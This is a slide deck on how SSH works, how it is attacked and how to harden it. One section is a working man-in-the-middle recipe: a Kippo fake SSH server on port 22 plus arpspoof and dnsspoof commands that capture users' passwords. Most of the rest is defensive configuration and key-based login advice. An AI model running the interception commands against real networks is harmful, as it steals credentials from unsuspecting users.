

# SSH

## Hacking and Good Practices



Don't Tell Anyone It's Free

by  
Adrián Puente Z.

# What is SSH?

- Secure Shell or SSH is a network protocol that allows data to be exchanged using a secure channel between two networked devices.
- SSH was designed as a replacement for Telnet and other insecure remote shells, which send information, notably passwords, in plaintext, rendering them susceptible to packet analysis.
- The standard TCP port 22 has been assigned for contacting SSH servers

# Why SSH is Secure?

- The encryption used by SSH provides confidentiality and integrity of data over an insecure network, such as the Internet.



# SSH Uses

- For login to a shell on a remote host (replacing Telnet and rlogin)
- For executing a single command on a remote host (replacing rsh)
- For copying files from a local server to a remote host. See SCP, as an alternative for rcp
- In combination with SFTP, as a secure alternative to FTP file transfer

# SSH Uses

- In combination with `rsync` to backup, copy and mirror files efficiently and securely
- For forwarding or tunneling a port (not to be confused with a VPN).
- For using as a full-fledged encrypted VPN. Note that only OpenSSH server and client supports this feature.



# SSH Uses

- For forwarding X from a remote host (possible through multiple intermediate hosts)
- For browsing the web through an encrypted proxy connection with SSH clients that support the SOCKS protocol.
- For securely mounting a directory on a remote server as a filesystem on a local computer using SSHFS.

# Event Sequence of a Connection



- An asymmetric cryptographic handshake is made so that the client can verify that it is communicating with the correct server.
  - The public key encryption algorithm is determined
  - The symmetric encryption algorithm is determined
  - The message authentication algorithm is determined
  - The hash algorithm to be used is determined

# Event Sequence of a Connection



- The transport layer of the connection between client and remote host is encrypted using a symmetric cipher.
- The client authenticates itself to the server.
- The remote client can now interact safely with the remote host over the encrypted connection.



# Maintaining Security

- During the key exchange, the server identifies itself to the client with a unique host key. If the client has never communicated with this particular server before, the server's key will be accepted after the user is notified and verifies the acceptance of the new host key.

# Maintaining Security

- After an initial key exchange creates a hash value used for exchanges and a shared secret value, the two systems immediately begin calculating new keys and algorithms to protect authentication and future data sent over the connection.

# Maintaining Security



- After a certain amount of data has been transmitted using a given key and algorithm (the exact amount depends on the SSH implementation), another key exchange occurs, which generates another set of hash values and a new shared secret value.

# Happy Thoughts

- Even if an attacker is able to determine the hash and shared secret value, this information would be useful for only a limited period of time.



# ¿Is SSH Invincible?

- Oh No! We are doomed!





# What Hackers Do



- Attack the implementation not the algorithm.
- Break the chain in the weakest link.
- Social Engineering.
- Exploit bad configuration.

# Stealing Credentials



- Pros:

- You get the user & password in cleartext.

- Cons:

- Doesn't work with SSH key authentication.
- Noisy, a lot of ARP traffic (ARP Poisoning).
- Can cause DoS to the server/user.

# What You Need

- ARP Poisoning MITM
  - Ettercap, arpspoof, dnsspoof
  - Kippo Honeypot project.
- A user with a lack of security culture.
- A lot of luck

# Recipe

- Get Kippo

- Download it from

`http://code.google.com/p/kippo/`

- On Debian/Ubuntu run:

```
sudo aptitude install python-twisted
```

- Run it

```
tar zxvf kippo-0.X.tar.gz
```

```
cd kippo-0.X.tar.gz
```

```
cp kippo.cfg.dist kippo.cfg
```

```
./start.sh (as normal user)
```

# Recipe

- Make it available on port 22

```
socat TCP-LISTEN:22,reuseaddr,fork,su=nobody  
TCP:myipaddr:2222 #or
```

```
connect -p 22 127.0.0.1 2222 #or
```

```
iptables -t nat -A PREROUTING -i IN_IFACE -p  
tcp --dport 22 -j REDIRECT --to-port 2222
```

- ARP Poisoning

```
arp spoof -i interface -t gateway victim
```

- DNS Spoof


```
echo myip \*. \* > hostfile
```

```
dnsspoof -i interface -f hostfile
```



# In the Victim Box

- User get a prompt about some new SSH key.
  - 99.999999% accepts this new key by default and log in.



# SUCCESS!

- login attempt [root/r00t123] failed
- login attempt [root/vivalavida2000] failed
- login attempt [root/mygodch0ks] failed



# Security Tips for Server

- Config file `/etc/ssh/sshd_config`
  - Just protocol 2  
`Protocol 2`
  - Avoid login with root. Use better a normal user and escalate with sudo  
`PermitRootLogin no`
  - Have a nice threatening banner  
`Banner /etc/issue.net`
  - Turn on privilege separation  
`UsePrivilegeSeparation yes`

# Security Tips for Server

- Allow only the needed users

```
AllowUsers ruperto godinez
```

- Configure Idle Log Out Timeout Interval

```
ClientAliveInterval 300
```

```
ClientAliveCountMax 0
```

- Disable .rhosts Files

```
IgnoreRhosts yes
```

- Use Log Analyzer

```
LogLevel INFO
```

# Security Tips for Server

- Prevent the use of insecure home directory and key file permissions

`StrictModes yes`

- Do you really need port forwarding?

`AllowTcpForwarding no`

`X11Forwarding no`

- Specifies whether password authentication is allowed.

`PasswordAuthentication no`



# Security Tips for Users (ssh commandline)



- Config file `~/.ssh/config`

- Global settings

```
Host *
```

```
Compression yes
```

```
CompressionLevel 9
```

- If key doesn't match, don't connect.

```
StrictHostKeyChecking yes
```

- You can define a key per server

```
IdentityFile ~/.ssh/myserver_dsa
```

# Security Tips for User

## (ssh commandline)

- Correctly define the server's alias, try to use always the IP to avoid dnsspoof

```
Host openvpn
```

```
    Hostname 10.11.11.254
```

```
    User vpnadmin
```

```
    Port 22
```

- Now just connect with the alias  

```
ssh openvpn
```

# Security Tips for User

## (ssh commandline)

- Be carefull with this kind of alerts. Always verify the fingerprint. If not sure, don't connect.

```
--: )> ssh noplance.com
```

```
The authenticity of host 'noplance.com  
(10.34.34.9)' can't be established.
```

```
RSA key fingerprint is
```


```
63:b1:34:9c:05:7f:8f:41:41:ee:3e:f4:8e:37:ed  
:34.
```

```
Are you sure you want to continue connecting  
(yes/no)?
```

# Security Tips for Users (Putty)




- Always use Protocol 2



# Security Tips for Users (Putty)



- Be careful with this kind of alerts. Always verify the fingerprint. If not sure, don't connect.





# Security Tips for User

- In both cases is better to use public keys for authentication.
- In ultra paranoid mode you can use a key for each server you connect.
- Using key can automate som tasks as backups os commands.

# Create a SSH Key (Putty)




- Install PuTTY, PuTTYgen, And Pageant On The Windows System

<http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>

# Create a SSH Key (Putty)




- Generate A Private/Public Key Pair with PuTTYgen.



# Create a SSH Key (Putty)



- Save public and private key



# Create a SSH Key (Putty)



- Prepare the public key
  - From this

```
public - WordPad
File Edit View Insert Format Help
----- BEGIN SSH2 PUBLIC KEY -----
Comment: "rsa-key-20100514"
AAAAB3NzaC1yc2EAAAABJQAAAIBqssq8uGdoYwFP3GWUtofEBrru7Vi/8COAuhE/
8vgMzYTo+4w2KK9//sLxyLXv5gqBiNo34KAsansOcYbg4Xvd6tCQcRuSdQWIOfH6
XjL6sDT+wx1x6qxEHqBqop7h21VtNPLQvhr/CnEWUKeQPCaaxaO3QfLr/RXOR310
AUKICQ==
----- END SSH2 PUBLIC KEY -----
For Help, press F1
```

- To this

```
Untitled - Notepad
File Edit Format View Help
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAIBqssq8uGdoYwFP3GWUtofEBrru7Vi/8COAuhE/8vgMzYTo+4w2KK9//sLxyLXv5gqB
iNo34KAsansOcYbg4Xvd6tCQcRuSdQWIOfH6
XjL6sDT+wx1x6qxEHqBqop7h21VtNPLQvhr/CnEWUKeQPCaaxaO3QfLr/RXOR310AUKICQ== wazup@noplace.com
```

ssh-rsa [key] wazup@noplace.com



# Create a SSH Key (Putty)



- Save The Public Key On The Server

```
mkdir ~/.ssh ; chmod 700 ~/.ssh
```

```
vi ~/.ssh/authorized_keys
```


Copy the generated public key in one line.

```
chmod 600 ~/.ssh/authorized_keys
```

# Create a SSH Key (PuTTY)



- Load the key



# Create a SSH Key (Putty)



- Login

A screenshot of a PuTTY terminal window titled "192.168.0.100 - PuTTY". The terminal output shows the following text:

```
Using username "root".  
Authenticating with public key "myname@example.com"  
Passphrase for key "myname@example.com":  
Last login: Mon Dec  4 23:11:37 2006 from 192.168.0.210  
server1:~# █
```

# Create a SSH Key (SSH Commandline)



- Create the configuration directory

```
mkdir ~/.ssh
```

- Create the key

```
ssh-keygen -t rsa
```

- Copy the public key to the server

```
ssh user@server mkdir ~/.ssh
```

```
scp id_rsa.pub user@server:~/.ssh/authorized_keys
```

- Login

```
ssh user@server.com
```

# Diferences Between Authentications



- The password doesn't travel through the network, stays in your computer.
- You authenticate with an asymmetric key that is stronger than any password.
- As an admin, when you disables an account you have to delete his public key, otherwise the disabled account will login with the key.



# References

- [http://en.wikipedia.org/wiki/Secure\\_Shell](http://en.wikipedia.org/wiki/Secure_Shell)
- <http://www.redhat.com/docs/manuals/linux/RHL-9-Manual/ref-guide/s1-ssh-conn.html>
- <http://pauldotcom.com/2010/04/capturing-ssh-v1-v2-credential.html>
- <http://www.cyberciti.biz/tips/linux-unix-bsd-openssh-server-best-practices.html>

# References

- [http://www.howtoforge.com/ssh\\_key\\_based\\_logins\\_putty](http://www.howtoforge.com/ssh_key_based_logins_putty)